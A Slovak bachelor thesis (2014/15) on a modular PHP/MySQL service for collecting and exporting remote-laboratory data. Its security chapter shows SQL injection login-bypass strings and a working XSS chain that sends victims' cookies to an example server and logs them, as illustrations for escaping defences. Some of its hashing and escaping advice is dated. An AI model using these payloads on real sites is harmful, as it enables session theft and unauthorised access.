SLOVENSKÁ TECHNICKÁ UNIVERZITA V BRATISLAVE FAKULTA CHEMICKEJ A POTRAVINÁRSKEJ TECHNOLÓGIE

EVIDENČNÉ ČÍSLO: FCHPT-5415-69388

MODUL PRE ZBER PROCESNÝCH DÁT ZO VZDIALENÝCH LABORATÓRIÍ

Bakalárska Práca

Bratislava 2014 **Miroslav Kostka**

SLOVENSKÁ TECHNICKÁ UNIVERZITA V BRATISLAVE FAKULTA CHEMICKEJ A POTRAVINÁRSKEJ TECHNOLÓGIE

MODUL PRE ZBER PROCESNÝCH DÁT ZO VZDIALENÝCH LABORATÓRIÍ

Bakalárska Práca

EVIDENČNÉ ČÍSLO: FCHPT-5415-69388

Študijný program: automatizácia, informatizácia a manažment v chémii a potravinárstve
Číslo študijného odboru: 2621
Názov študijného odboru: 5.2.14. automatizácia, 5.2.52. priemyselné inžinierstvo
Školiace pracovisko: Ústav informatizácie, automatizácie a matematiky
Vedúci záverečnej práce: Ing. Martin Kalúz, PhD.
Konzultant: Ing. Martin Kalúz, PhD.

Bratislava 2014 **Miroslav Kostka**

Slovenská technická univerzita v Bratislave
Oddelenie informatizácie a riadenia procesov

Fakulta chemickej a potravinárskej technológie
Akademický rok: 2014/2015
Evidenčné číslo: FCHPT-5415-69388

STU FCHPT

ZADANIE BAKALÁRSKEJ PRÁCE

Študent:	**Miroslav Kostka**
ID študenta:	69388
Študijný program:	automatizácia, informatizácia a manažment v chémii a potravinárstve
Kombinácia študijných odborov:	5.2.14. automatizácia, 5.2.52. priemyselné inžinierstvo
Vedúci práce:	Ing. Martin Kalúz, PhD.

Názov práce: **Modul pre zber procesných dát zo vzdialených laboratórií**

Špecifikácia zadania:

Cieľom projektu je návrh a tvorba počítačového systému, určeného pre zber, ukladanie a export procesných dát nameraných vo vzdialených laboratóriách. Aj keď hlavnou aplikačnou oblasťou využitia budú práve vzdialené laboratóriá, jednou z požadovaných vlastností systému má byť modularita, ktorá by umožnila jeho využitie aj pre iné aplikácie.

Úlohy:

- Navrhnúť vhodný spôsob prenosu dát medzi operačným softvérom vzdialených laboratórií a systémom pre zber dát
- Navrhnúť vhodný spôsob ukladania procesných dát
- Vytvoriť modulárne aplikačné rozhranie pre prácu so systémom, ktoré umožní vytvorenie sieťových služieb pre posielanie a export dát
- Testovanie systému pre rôzne prípady použitia
- Zhotovenie dokumentácie k systému

Rozsah práce: 30

Riešenie zadania práce od: 17. 02. 2015

Dátum odovzdania práce: 24. 05. 2015

L. S.

Miroslav Kostka
študent

prof. Ing. Miroslav Fikar, DrSc.
vedúci pracoviska

prof. Ing. Miroslav Fikar, DrSc.
garant študijného programu

Abstrakt

Táto práca sa zaoberá tvorbou a fungovaním modulu, ktorý slúži na spracovanie, ukladanie a poskytovanie procesných dát vzdialených laboratórií. Spracovanie a ukladanie dát, je jednou z dôležitých súčastí každého dobrého systému. Namerané dáta zo vzdialených laboratórií je potrebné ukladať z dôvodu ich množstva v čo možno najviac kompaktnom formáte. Uložené dáta je následne potrebné vedieť poskytnúť vo formátoch, ktoré vyhovujú ich ďalšiemu spracovaniu. Pre tento účel sa výborne hodí modul pre zber procesných dát, ktorý je ďalej modulárny, a teda umožňuje svoje rozširovanie v budúcnosti. Tento modul má ďalej vďaka modularite predpoklady na to, aby ho bolo možné použiť nielen na prácu s dátami vzdialených laboratórií, ale aj pre iné aplikácie. Jednoduché API umožňuje rýchlu a jednoduchú implementáciu pre ľubovoľnú webovú aplikáciu, alebo aplikáciu s prístupom k internetu. Okrem časti na ukladanie a spracovanie dát, je súčasťou modulu aj jednoduchá štruktúra na zobrazenie procesných dát, ktorá obsahuje súčasti, ktoré umožňujú rozdelenie tejto súčasti na viacero vrstiev, ktoré oddeľujú časť na zobrazovanie, spracovanie a ukladanie dát. Súčasťou tohto modulu je aj dokumentácia k systému, ktorá obsahuje základné metódy, ktoré je možné v oboch základných častiach použiť spolu s príkladmi použitia. Architektúra systému spolu s dokumentáciou sú dobrým predpokladom pre to, aby bolo systém možné používať a ďalej programovať veľmi jednoducho. Celý systém tiež prešiel komplexným testovaním, ktoré simulovalo jeho reálne používanie. Výsledkom testovania by mala byť minimalizácia chybovosti systému.

Kľúčové slová:
modul, vzdialené laboratóriá, ukladanie dát, PHP, MySQL, objektovo orientované programovanie, databáza, návrhové vzory

Abstract

This work is aimed on the development of modular software for processing, storing and supply of process data for remote laboratories. Processing and storage is an essential component of any good information system. The measured data from remote laboratories need to be stored in the most compact form due to their quantity. The stored data must be provided in the suitable form for the further processing. An appropriate solution for this purpose is modular architecture of software, thus it enables the future extensions. This modular system also provides the potential for incorporation to more different types of information systems, not only just remote laboratories. Simple API allows quick and easy implementation for any web application or application with Internet access. In addition to storage and data processing capabilities, this module also contains part that provides a simplified structure that allows the graphical layout of data. This part contains separate components for display, processing and storage. This work also contains system documentation that includes basic methods that can be used in both essential parts, along with examples of usage. The system architecture, along with the documentation, is a good prerequisite for easy future programming and extensions. The whole system also underwent a comprehensive testing that simulated the real usage. Results of testing should be minimization of system errors. The main goal of this work was to create an independently working software, which is intended as module to remote laboratories application,but can be also used with another applications. Work itself is divided into three main parts. The first is a theoretical part, where selected technologies and basic terms are generally described. The second part provides the analysis of problem and solution design. The third part deals with the practical realization of modular system, its evaluation and testing.

Key words:
module, remote laboratories, data storage, PHP, MySQL, objective oriented programming, database, design patterns

Obsah

1 Teoretická Časť **10**
1.1 Základné pojmy . . . 10
1.1.1 Internet . . . 10
1.1.2 Web . . . 10
1.1.3 Virtuálne a Vzdialené laboratóriá . . . 10
1.2 Použité technológie . . . 11
1.2.1 PHP . . . 11
1.2.2 SQL . . . 13
1.2.3 MVC . . . 14

2 Analýza Problému **15**
2.1 Využitie . . . 15
2.2 Bezpečnosť . . . 15
2.2.1 SQL Injection . . . 15
2.2.2 XSS . . . 15
2.2.3 Hashovanie hesiel . . . 16
2.3 Návrh Databázy . . . 16
2.4 Ukladanie dát . . . 17

3 Praktická Časť **18**
3.1 Routing . . . 18
3.2 Aplikačné rozhranie . . . 19
3.2.1 Modularita . . . 20
3.2.2 Vstupy . . . 20
3.2.3 Výstupy . . . 20
3.3 MVC . . . 20
3.4 Testovanie . . . 21
3.5 Stručný opis fungovania služby . . . 22

Zoznam obrázkov

1.1 Schéma virtuálnych a vzdialených laboratórií. 11
1.2 Návrhový vzor Singleton 12
1.3 Návrhový vzor Adaptér 12
1.4 Návrhový vzor Facade 13
1.5 Návrhový vzor Observer 13
1.6 MVC architektúra 14

2.2 Schéma databázy 17
2.3 Databázový záznam o uloženom súbore 17
2.1 Schéma prvej databázy 17

3.1 Základné fungovanie smerovača 19
3.2 Vývojový diagram API 20
3.3 Náhľad testovacej webstránky 22

Úvod

Problémom mnohých informačných systémov virtuálnych a vzdialených laboratórií v súčasnosti je, že neposkytujú zjednotený a flexibilný spôsob ukladania nameraných údajov. Väčšinou poskytujú iba možnosť stiahnuť si dáta priamo po ukončení merania, pričom ak užívateľ dáta neuloží, neskôr už nieje možné sa k dátam dostať. Takúto funkcionalitu je možné naprogramovať, avšak je nutné ju programovať pre každé nové laboratórium zvlášť. Takýto postup je veľmi nevýhodný, a z hľadiska programovania chybný. Správnym postupom pri riešení takéhoto problému je naprogramovanie jedinej služby, ktorej použitie by nebolo obmedzené len na určité aplikácie. Takúto službu je ďalej vhodné navrhnúť ako sieťovú službu, čo zabezpečí jej dostupnosť na akomkoľvek počítači s prístupom na internet a jeho možnosť pracovať s ľubovoľným systémom ktorý dokáže komunikovať cez štandardné sieťové protokoly. Služba, ktorú som pre tieto účely vytvoril, a ktorej tvorbu a fungovanie v tejto práci opisujem, vyhovuje vyššie spomínaným požiadavkám a navyše je obohatená o časti, ktoré jej v prípade potreby umožnia stať sa plnohodnotnou webovou aplikáciou. Služba je rozdelená na dve základné časti. Jedná sa o časť na prácu s nameranými údajmi a časť, ktorá umožňuje prácu s týmito dátami bežným užívateľom, cez užívateľské prostredie. Služba ukladania a poskytovania údajov je zostavená z modulov, čo umožňuje jej rozširovanie o nové časti, ktoré budú schopné pracovať s akoukoľvek aplikáciou, ktorá odosiela údaje. Druhá časť služby je základná architektúra, ktorej cieľom je zjednodušiť vytvorenie webovej aplikácie a poskytuje tiež dobrý základ na prehľadný systém poskytovania a práce s uloženými dátami priamo cez webové rozhranie z akéhokoľvek miesta.

Kapitola 1

Teoretická Časť

1.1 Základné pojmy

1.1.1 Internet

Internet je celosvetový systém navzájom prepojených počítačových sietí, ktoré na komunikáciu používajú rôzne protokoly. Protokoly možno rozdeliť do viacerých vrstiev. Aplikáčná vrstva, transportná vrstva, sieťová vrstva, linková vrstva. Protokoly samotné niesu nijako záväzné, ide len o odporúčania, ktoré sa snažia všetci dodržiavať na to, aby jednotlivé aplikácie vedeli spolu komunikovať. Protokoly sú vhodné pre siete lokálneho ako aj globálneho charakteru. Medzi najznámejšie a najpoužívanejšie protokolové balíky patria TCP (Transmission Control Protocol) a IP (Internet Protocol). Internetové protokoly boli vynájdené v polovici 70-tych rokov, keď sa americká Defense Advanced Research Projects Agency (DARPA) začala zaujímať o možnosti komunikácie medzi rôznymi počítačovými systémami vo výskumných inštitúciách. DARPA poverila výskumom Stanfordskú univerzitu a spoločnosť Bolt, Beranek Newman (BBN). Výsledkom bol balík Internetových protokolov dokončený na konci 70-tych rokov. TCP/IP bol následne vydaný ako súčasť Berkley Software Distribution (BSD) UNIX, a stal sa tak základom na ktorom je postavený Internet a World Wide Web. [1]

1.1.2 Web

World Wide Web(WWW,W3) je informačný systém navzájom prepojených hypertextových dokumentov prístupných cez Internet (Kap. 1.1.1). Vynálezcom webu je Tim Berners-Lee, ktorý ho v roku 1989 navrhol na zlepšenie komunikácie v CERN-e.

1.1.3 Virtuálne a Vzdialené laboratóriá

Laboratóriá možno na základe ich fungovania a práce v nich rozdeliť na:

- Reálne laboratóriá
- Virtuálne laboratóriá
- Vzdialené laboratóriá

Reálne laboratóriá sú klasické školské alebo vedecké laboratóriá, v ktorých prebiehajúci experiment sleduje a ovplyvňuje experimentátor priamo, či už s využitím počítača alebo bez neho.


Virtuálne laboratóriá sú laboratóriá, ktoré sú v podstate počítačovým programom, ktorý má za úlohu simulovať skutočné správanie v laboratóriu, bez nutnosti používať reálne zariadenia, a pomôcky, ktorých použitie môže byť mnohokrát drahé, alebo nebezpečné.

Vzdialené laboratóriá sú reálne laboratóriá, ktoré je možné ovládať na diaľku, použitím internetu. Na sledovanie experimentu slúži webkamera Obr. 1.1 . Výhodou takýchto laboratórií, je možnosť vyuzívať ich kedykoľvek, 24 hodín denne z akéhokoľvek počítača. Výhody, ktoré prináša takáto práca v laboratóriu je niekoľko:

- možnosť vykonávať experiment v akomkoľvek čase
- možnosť vykonávať experiment z akéhokoľvek miesta
- ekonomické výhody (možnosť znížiť si fixné náklady na budovu laboratória zdieľaním laboratória)

Medzi nevýhodami možno spomenúť len

- nemožnosť pohotovo jednať pri nehode v laboratóriu
- znížené možnosti nastavenia laboratórnych pomôcok



Obr. 1.1: Schéma virtuálnych a vzdialených laboratórií.

Zdroj: Ing. Martin Kalúz: Virtálne a vzdialené laboratóriá. (Dizertačná práca. FCHPT STU Bratislava 2012)

1.2 Použité technológie

1.2.1 PHP

PHP je skriptovací jazyk na strane servera. Znamená to, že vykonanie skriptu má na starosti server a zostáva oddelené od používateľa, ktorý dostáva len výsledok, najčastejšie vo forme HTML. Bol vytvorený Rasmusom Lerdorfom v roku 1994.[5] V súčastnosti je PHP najpoužívanejší skriptovací jazyk. Podľa posledných štatistických záznamov je PHP použité až u 81,9% všetkých webových (Máj 2015). Z tohto množstva tvorí PHP verzie 5 až 98.4% [6]

1.2.1.1 Návrhové vzory

Návrhové vzory v programovaní predstavujú vhodný nástroj na riešenie bežne vznikajúcich problémov. Jedná sa o popis riešenia problému, s ktorým sa možno bežne pri programovaní stretnúť. Možno ich podľa, problémov ktoré riešia, rozdeliť na niekoľko základných typov:

- vzory riešiace vytváranie
- vzory riešiace štruktúru
- vzory riešiace správanie


Vzory riešiace správanie Tieto vzory súvisia s vytváraním objektov v systéme. Ich snahou je najčastejšie zabezpečenie správneho počtu objektov.

Vzory riešiace štruktúru Tieto návrhové vzory sa zameriavajú na možnosti usporiadania jednotlivých tried v systéme. Ich snahou je sprehľadnenie systému.

Vzory riešiace správanie Tieto vzory riešia správanie sa systému. Riešia najmä dedičnosť objektov, alebo spoluprácu jednotlivých typov objektov, alebo skupín objektov.

Takýchto vzorov existuje veľké množstvo, nasledujúce vzory patria medzi najrozšírenejšie používané, a niektoré z nich sú použité pri programovaní modulu.


Singleton Jedná sa o návrhový vzor používaný bežne v objektovo orientovaných programovacích jazykoch. Využívame ho pri riešení problému, kedy je potrebné aby v celom programe bežala iba jedna inštancia triedy. Tento návrhový vzor zabezpečí, že trieda bude mať iba jednu inštanciu, a poskytne k nej globálny prístup.[2] Schému vzoru Singleton je možné vidieť na Obr. 1.2



Obr. 1.2: Návrhový vzor Singleton

Zdroj: http://www.tomkaspar.eu/navrhove-vzory/singleton


Adapter Používa sa pri práci so službou, ktorá má nestabilné alebo s aplikáciou nekompatibilné rozhranie. Umožňuje komponent obaliť vlastným rozhraním a tak aplikáciu zbaviť závislosti od pôvodného rozhrania. Adaptér je forma zmeny rozhrania triedy na rozhranie požadované. Zabezpečuje tak spoluprácu medzi triedami, ktoré by vzhľadom na rozdielne rozhranie nemohli spolupracovať. Aplikácia vzoru spočíva vo vložení triedy adaptéra medzi tieto vrstvy. Schému fungovania návrhového vzoru je možné vidieť na Obr. 1.3



Obr. 1.3: Návrhový vzor Adaptér

Zdroj: http://www.itnetwork.cz/adapter-wrapper-navrhovy-vzor


Facade Jedná sa o návrhový vzor, ktorý slúži ku zjednodušeniu komunikácie medzi užívateľom a systémom. Použitie je výhodné ak sa jedná o komplexný systém. Ide o nahradenie veľkého počtu rozhraní subsystémov zjednoteným rozhraním. Často sa používa s návrhovým vzorom Singleton. Facade možno realizovať ako jedinú triedu ale aj ako skupinu tried. [2][3] Schému možno vidieť na Obrázku 1.4



Obr. 1.4: Návrhový vzor Facade

Zdroj: http://www.itnews.sk/tituly/infoware/2011-05-18/c139773-patterny-v-soa

Observer alebo tiež Pozorovateľ je návrhový vzor, ktorý rieši problém závislostí medzi jednotlivými objektami. Veľmi často sa stáva, že na konkrétnom objekte závisí niekoľko ďalších. Nie je však dobré vkladať logiku vzťahov medzi objektami priamo do objektu. Schému fungovania je možné vidieť na Obr. 1.5.



Obr. 1.5: Návrhový vzor Observer

Zdroj: http://www.itnetwork.cz/observer-pozorovatel-navrhovy-vzor

1.2.2 SQL

SQL(Structured Query Language) je druh dopytovacieho jazyka určeného na prácu s relačnými databázami. Jeho predchodcom bol jazyk SEQUEL(Structured English Query Language). Ktorý vznikol na základe výskumu relačných databáz v IBM v 70. rokoch. Cieľom bolo vytvoriť syntaktický jazyk čo možno najbližší angličtine.[7]

1.2.2.1 MySQL

MySQL je druhým najpoužívanejším relačným databázovým serverom na svete, a prvým najpoužívanejším open-source databázovým relačným serverom na svete. Je podporovaný na viacerých platformách (Linux, Windows alebo Solaris) a je implementovaný vo viacerých programovacích jazykoch ako PHP, C++, Perl.

1.2.2.2 Active Record

Vzor Active Record je architektonický vzor, ktorý je schopný ukladať v pamäti objektu data na neskoršie použitie v relačných databázach. Rozhranie takéhoto objektu obsahuje funkcie ako insert() update() alebo delete().

Príklad použitia Active Record
Pseudo-kód:

```
part = new Part()
part.name = "Sample part"
part.price = 123.45
part.save()
```

vytvorí nový záznam v tabuľke 'parts', SQL dotaz bude vyzerať nasledovne

```
INSERT INTO parts (name, price) VALUES ('Sample part', 123.45);
```

trieda môže byť tiež použitá na vyberanie záznamov z databázy:

```
b = Part.find_first("name", "gearbox")
```

takýto zápis nájde v tabuľke 'parts' riadok v ktorom sa hodnota 'name' rovná 'gearbox'. SQL dotaz by vyzeral nasledovne:

```
SELECT * FROM parts WHERE name = 'gearbox' LIMIT 1;
```

1.2.2.3 PDO

PDO je PHP rozšírenie, ktoré zjednocuje používanie databáz vďaka využitiu rozhrania. To umožňuje písanie kódu, ktorý je nezávislý na použitej databáze a platforme. PDO predstavuje bezpečný spôsob, ako pracovať s databázou.


1.2.3 MVC

Medzi najznámejšie architektonické vzory patrí architektúra MVC(model-view-controller), ktorá je veľmi obľúbenou pri tvorbe webových aplikácií. Ide o rozdelenie aplikácie na tri vrstvy, z ktorých každá má svoju špecifickú úlohu. Obrázok 1.6 ukazuje aký je priebeh spracovania požiadavky.

Model Táto časť aplikácie slúži na spracovanie dát, ktoré sa v aplikácii nachádzajú. V modeli je zapísaná základná logika fungovania aplikácie.

View Táto časť reprezentuje informácie. Jedná sa o grafy, texty, diagramy a iné.

Controller V tejto časti dochádza k rozhodovaniu a ku spracovaniu vstupov do aplikácie. Tu je rozhodnuté o tom, ktorý model a ktoré view bude použité.



Obr. 1.6: MVC architektúra

Kapitola 2

Analýza Problému

Dobre urobená analýza požiadaviek na systém je základom kvalitného systému ako takého.

2.1 Využitie

Modul pre zber procesných dát bude slúžiť ako medzivrstva už existujúcej aplikácie. Primárnou úlohou bude ukladanie dát na ich neskoršie spracovanie. Sekundárnou úlohou systému je samotné spracovanie nazbieraných údajov a poskytovanie týchto údajov v rôznych formátoch. Systém tiež bude obsahovať jednoduchý základný základný rámec (pripravené rozhranie) na zobrazovanie týchto údajov do grafov. Široké možnosti použitia budú zabezpečené modularitou systému, ktorá umožní spracovávať údaje rôznych formátov napr. JSON(JavaScript Object Notation), XML (eXtensible Markup Language) a.i. Moduly určené na spracovanie výstupu umožnia rozšíriť systém na export údajov napríklad vo formáte MAT určeného pre MATLAB. Množstvo modulov je neobmedzené, a je možné ich pridávať kedykoľvek na základe požiadaviek na vstupy a výstupy.

2.2 Bezpečnosť

Keďže sa jedná o službu ktorá pracuje s množstvom vstupných údajov, ktoré sú vkladané do databázy a neskôr zobrazované, je potrebné všetky vstupy ošetriť a validovať. Najdôležitejšou úlohou validácie je zabrániť vkladaniu nevhodných údajov, ktoré by spôsobili zmenu správania tejto služby.

2.2.1 SQL Injection

Jedná sa o upravovanie požiadaviek na databázu. Jedná sa o jednu z najpoužívanejších praktík, ktorá zabezpečí útočníkovi prístup k nepovoleným častiam databázy.

2.2.1.1 Príklad

Vezmime si jednoduchý príklad SQL dotazu:

```
SELECT * FROM uzivatelia WHERE meno = '$zadaneMeno' AND
    heslo='$zadaneHeslo';
```

Dotaz vyzerá v poriadku, avšak len do chvíle, kedy je ako používateľské meno vložený reťazec "admin,--" vzniká tak príkaz, ktorý neoveruje správnosť hesla

```
SELECT * FROM uzivatelia WHERE meno = 'admin'--' AND heslo='';
```

Podobný výsledok možno dosiahnuť použitím operátorov **OR** a **AND**, napríklad zadaním hesla ",OR 1=1–"

```
SELECT * FROM uzivatelia WHERE meno = '$zadaneMeno' AND heslo=''
    OR 1=1--';
```

Pravdivosť tvrdenia 1=1 umožní vstup bez akéhokoľvek hesla.

2.2.1.2 Ochrana

Najjednoduchšou ochranou je v tomto prípade takzvané "Escapovanie" znakov. V PHP je možné využiť napríklad funkciu `mysql_real_escape_string()`. V objektovo orientovanom PHP možno použiť metódu quote(), ktorá sa nachádza v triede PDO (PHP Data Objects). V podstate ide o to, nedovoliť vkladať funkčné znaky ako napríklad apostrof "," . Takýto znak je "escapnutý", čiže nahradený "\," kedy lomítko hovorí, že nasledujúci znak nieje funkčný.

2.2.2 XSS

Cross-Site Scripting (skratka XSS) je jedna z najstarších zraniteľností webových aplikácií. Ide o vkladanie vlastných skriptov (najčastejšie JavaScript) na stránku.

2.2.2.1 Príklad

Zoberme si jednoduchý zobrazovania vstupných údajov na stránku:

```
<html>
   <body>
      <form>
         <input type="text" name="test">
         <input type="submit" value="Odoslat a zobrazit"><br>
         <?php
            if (isset($_GET['test'])) {
               echo 'Odoslana hodnota je: ' . $_GET['test'];
            }
         ?>
      </form>
   </body>
</html>
```

Všetko vyzerá v poriadku pokiaľ užívateľ vloží slovo "pokus", výsledkom bude slovo "pokus", ak však vloží "pokus", výsledkom po preklade značiek HTML bude nápis hrubým písmom **"pokus"**. Ide v podstate o to, že je možné na stránku vkladať aj obsah, ktorý by sa na nej nemal nachádzať. Pre príklad ak vložíme reťazec "" vyskočí javascriptové okno s nápisom XSS. Dobrým príkladom je krádež cookies pomocou nasledujúceho scriptu:

```
<script src="http://nas.server.sk/xss/xss.js"
    type="text/JavaScript"></script>
```

Pričom na **http://nas.server.sk/xss/xss.js** sa nachádza:

```
new Image().src=
"http://nas.server.sk/xss/log.php?c="
+encodeURI(document.cookie);
```

a log.php obsahuje kód na ukladanie cookies do súboru

```
<?
   if(isset($_GET) && array_key_exists('c', $_GET)){
      fwrite(fopen('log.txt', 'a'),$_GET['c'];
   }
?>
```

Ak sa nám na stránku, napríklad vo forme komentára podarí skryť takýto script, budeme schopný "kradnúť" zo stránky užívateľove cookies. V cookies sa môžu nachádzať údaje ako napríklad `session_id`, vďaka ktorému sa dokážeme na web prihlásiť s jeho identitou bez toho aby sme poznali jeho heslo. Možností existuje mnoho a útok je limitovaný len možnosťami JavaScriptu, na ilustráciu problému

však budú postačovať predchádzajúce príklady.

2.2.2.2 Ochrana

Základnou ochranou je v tomto prípade, rovnako ako v predchádzajúcom príklade, "Escapovanie". Každý vstup je pred použitím "escapnutý" napríklad pomocou `htmlspecialchars()`, ktorý znaky ako "<" a ">" premení na HTML entity "<" a ">"

2.2.3 Hashovanie hesiel

Aj keď systém samotný heslá hashovať nebude, je možné ho v budúcnosti používať aj samostatne, t.j. oddeliť ho od systému vzdialených laboratórií natoľko, že bude potrebné pracovať s heslami užívateľov. Hashovanie hesiel je základom bezpečného uchovávania hesiel. Hashovanie je konverzia vstupného reťazca pomocou Hashovacej funkcie na výstupný reťazec, ktorý má fixnú dĺžku. Hashovacie funkcie sú jednosmerné a pre daný vstup musia vykázať vždy rovnaký výstup. Prakticky by nemali existovať dva reťazce, ktorých výsledný hash je rovnaký (hash collision). Ďalšou podmienkou je, že aj zmenou jedného bitu vo vstupe sa hodnota výstupu musí zmeniť viac ako v jednom bite.

2.2.3.1 MD5

Medzi veľmi známe a široko používané hashovacie funkcie patrí funkcia MD5 (Message-Digest algorithm 5). Jedná sa o 128 bitovú funkciu navrhnutú Ronaldom Riversom v roku 1991. Funkcia má definitívne degradovanú bezpečnosť, po publikovaní rýchlej metódy hľadania konkrétnych kolízií v roku 2005, a nemožno ju preto považovať za bezpečnú.


2.2.3.2 SHA1

Ďalšou veľmi rozšírenou hashovacou funkciou je SHA-1 (Secure Hash Algorithm 1). Bola navrhnutá americkou NSA. Tvorí reťazce s dĺžkou 160 bitov. Obecne je považovaná za nástupcu hashovacej funkcie MD5.

2.3 Návrh Databázy

Základom dobrého návrhu databázy je jednoduchosť. Štruktúra by nemala byť zbytočne zložitá, avšak musí plniť všetky požadované funkcie. Najskôr bolo potrebné navrhnúť hrubú štruktúru. Na Obr. 2.1 je základná štruktúra databázy, t.j. základné tabuľky a potrebné polia. Ďalším vývojom aplikácie dochádza k prirodzenej tvorbe nových polí a k zániku nepotrebných. Takto vytvorenú štruktúru, je možné opatriť takzvanými kľúčmi, ktoré slúžia na identifikáciu jednotlivých polí, ďalej napríklad na zamedzenie výskytu dvoch rovnakých hodnôt, alebo na určenie vzťahu s inou tabuľkou (vzťahy medzi tabuľkami je možné priamo v databáze


určiť len pri databázovom engine InnoDB). Tabuľka opatrená vzťahmi zabezpečí, napríklad to, že nieje možné vytvoriť záznam pre užívateľa, ktorý neexistuje. Konečná verzia databázovej štruktúry so zadefinovanými vzťahmi je znázornená na Obr. 2.2.



Obr. 2.2: Schéma databázy

2.4 Ukladanie dát

Aj keď je databáza určená na ukladanie dát, rozhodol som sa ukladať procesné data do súborov vo formáte CSV (comma-separated values). Ide o formát, v ktorom sú jednotlivé hodnoty oddelené čiarkou a jednotlivé záznamy oddelené znakom ”newline” (\n). Údaje o druhu dát sú od dát samotných oddelené a uložené v databáze. Tu je použitie databázového záznamu vhodné, vzhladom na predpokladanú konečnú dĺžku reťazca názvov. Je na to niekoľko dôvodov. Najdôležitejším dôvodom je, že aby sme mohli ukladať veľké množstvo dát do databázy, bolo by potrebné zvoliť jeden z veľkých dátových typov, napríklad LONGTEXT alebo



Obr. 2.1: Schéma prvej databázy

